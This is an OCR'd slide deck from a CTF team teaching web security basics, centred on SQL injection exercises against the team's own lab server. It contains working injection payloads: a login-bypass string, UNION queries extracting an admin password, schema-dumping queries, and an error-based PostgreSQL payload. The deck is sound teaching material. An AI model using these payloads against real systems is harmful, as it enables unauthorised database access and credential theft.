WEB SECURITY 101 - p.1

spritzers - CTF team


spritz.math.unipd.it/spritzers.html

Disclaimer

All information presented here has the only purpose to teach how vulnerabilities work.

Use them to win CTFs and to build secure systems.

Do not hack your neighbor’s fancy IoT fridge.


CLIENT
REVERSE PROXY
NGINX
WEBSERVER
THE APACHE SOFTWARE FOUNDATION
CGI
STORAGE
SERVER
php
node
python

HTTP- HyperText Transfer Protocol

- HTTP first defined in rfc 1945 (https://tools.ietf.org/html/rfc1945)
- Application-level protocol
- Based on request/response model

SAMPLE *HTTP GET* REQUEST

```
GET / HTTP/1.1
Host: www.google.it
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: CONSENT=WP.265f29
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


SAMPLE HTTP RESPONSE

```
HTTP/1.1 200 OK
Date: Wed, 25 Oct 2017 17:03:34 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Server: gws
Set-Cookie: 1P_JAR=2017-10-25-17; expires=Wed, 01-Nov-2017
17:03:34 GMT; path=/; domain=.google.it
Connection: close

Content-Length: 210134

[.....]
```

http://example.com/sql2.php?id=1

```
GET /sql2.php?id=1 HTTP/1.1
Host: 207.154.238.179
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

WHAT IS A VULN



RECON

- Recon = Reconnaissance
- Find as much information as possible (e.g, entry points, hidden files, etc)
- This is the most important part in a pentesting.
- In CTFs if you think about it your goal is to find a Flag, this is already an information....

SQL CRASH COURSE

- Class of languages to query DBMS
- Operations on data
  - *selection, update, insertion, removal*
- Simple syntax: *operation* on *something* like *conditions*

- Many dialects - we focus on MySQL

SQL INJECTION 101

- SQL is not native to CGI languages
  - You build query strings & pass them to interpreter

+

- CGI often needs to `exec` queries with values provided by users
  - e.g., login w/provided `username+pwd`

=

- Send *weird* data to server to alter query

NO SQLMAP

NO SQLMAP

NO SERIOUSLY DON’T

SQL SELECT

- Used to retrieve data from DBMS

- `SELECT col1, col2`
- `FROM table`
- `WHERE col1=cond1 AND col2=cond2`
- `...`

SQL SELECT

- Used to retrieve data from DBMS

- SELECT *id, user, password*
- FROM *table*
- WHERE *id <= 1*

```
+------+-------+--------------+
| id   | user  | password     |
+------+-------+--------------+
| 0    | admin | crackme      |
| 1    | user1 | password     |
```

SQL SELECT INJECTION 1

- Inject other parts on `SELECT` components to see stuff you shouldn't see
- Exploit `JOIN`s, `UNION`s, change `WHERE` clauses...

You might like:

- exploiting logic condition (remember `TRUE v FALSE`)
- Syntax to begin comments (ignore rest of statement)
- Thinking outside the box

SQL SELECT INJECTION 1 - EXERCISE

In php, params in querystring go into a `$_REQUEST` var

```
page.php?param1=value1&param2=value2
```

leads to

```
$_REQUEST['param1'] == 'value1'
$_REQUEST['param2'] == 'value2'
```

pwn us -- http://207.154.238.179/sql1.php

SQL SELECT INJECTION 1 - SOLUTION

In php, params in querystring go into a `$_REQUEST` var

```
page.php?param1=value1&param2=value2
```

leads to

```
$_REQUEST['param1'] == 'value1'
$_REQUEST['param2'] == 'value2'
```

pwn us -- http://207.154.238.179/sql1.php

```
pwned' or '1'='1'; #
```

SQL SELECT INJECTION 1 - EXPLANATION

```
"SELECT * FROM users WHERE user = '$user' AND password = '$pass'";
```

By providing the params

```
user = ' or '1'='1'; #          password = doesnt_matter
```

Query becomes

```
"SELECT * FROM users WHERE user = '' or '1'='1'; #
                                FALSE OR TRUE; BEGIN COMMENT
' AND password = 'doesnt_matter'";
                                THIS IS NOW A COMMENT!
```

SQL SELECT UNION

- Merge together two different results into a single table
  - `SELECT col FROM something`
  - `UNION`
  - `SELECT col2 FROM else`

NB! columns are MERGED, not JOINED

SQL SELECT UNION

- Merge together two different results into a single table
  - `SELECT col FROM something`
  - `UNION`
  - `SELECT col2 FROM else`

NB! columns are MERGED, not JOINED

```
+------+
| col  |
+------+
| 0    |
| 1    |
| 2    |
```

SQL SELECT UNION INJECTION

- Inject a `UNION` statement on a `SELECT`
- Retrieve *“hidden”* columns

You might like:

- Trying different, unknown column names
- Trying different `WHERE` conditions
- **NB!** If the script only prints the first query result, you might want to make the first (legit) query return ∅

SQL SELECT UNION INJECTION - EXERCISE

Your goal is to get the admin password.

You should know enough now - pwn us.

http://207.154.238.179/sql2.php

SQL SELECT UNION INJECTION - SOLUTION

Your goal is to get the admin password.

You should know enough now - pwn us.

http://207.154.238.179/sql2.php

```
-1 UNION SELECT password FROM users WHERE
user='admin'
```

SQL SELECT UNION INJECTION - EXPLANATION

```
$query = "SELECT user FROM users WHERE id=" . $_GET['id'];
```

When injectable param is at the end of the query, we can:

```
id = -1    UNION      SELECT password FROM users WHERE user='admin'
```

1 **2** **3**

1. make first `SELECT` return ∅ by playing with `WHERE` conditions
   a. This only if vulnerable service prints only the first result -- otherwise don't care
2. add `UNION`
3. `SELECT` anything we'd like to see

HOW DO I SAVE MYSELF?

- **Prepared statements** safely escape users' input
- Sanitization mitigates dangerous chars: no user input becomes "code part" of the query

TODO finish example

DO NOT TRUST USER INPUT - EXERCISE

Escape EVERYTHING that comes from users (→ untrusted)

Do you understand? We didn’t - pwn us.

Get admin password.

http://207.154.238.179/sql3.php

DO NOT TRUST USER INPUT - SOLUTION

Escape EVERYTHING that comes from users (→ untrusted)

Do you understand? We didn’t - pwn us.

Get admin password.

http://207.154.238.179/sql3.php

' UNION SELECT * FROM users;#

DO NOT TRUST USER INPUT - EXPLANATION

- **Everything** that comes from clients can be tampered
  - And needs escaping
- You can change dropdown value (or forge the `GET` request)
  - Our underpaid dev trusted it and only sanitized “obvious” user values

```
/sql3.php?name=cat&col=red&type=’ UNION {payload};#
```

- {payload} can be many interesting queries!
  - Only limit: max 3 columns of results


MANY INTERESTING QUERIES

Dump DB structure

- Names of tables:
  - `SELECT table_schema,table_name FROM information_schema.tables`
- Names of columns:
  - `SELECT column_name FROM information_schema.columns WHERE table_schema = ‘something’`

REAL INJECTION

Credits: Pwn2Win 2017



REAL INJECTION

```
array_upper(xpath ('row', query_to_xml ('select
cast(pg_ls_dir((SELECT column_name || CHR(44) ||
table_name FROM information_schema.columns c
limit 1 offset 0)) as int)', true,  false,'')),1)
```

- Error-based SQLi
  - Exit point is an error we force DBMS to throw

HOMEWORK

http://188.166.48.124/

Mail us flags.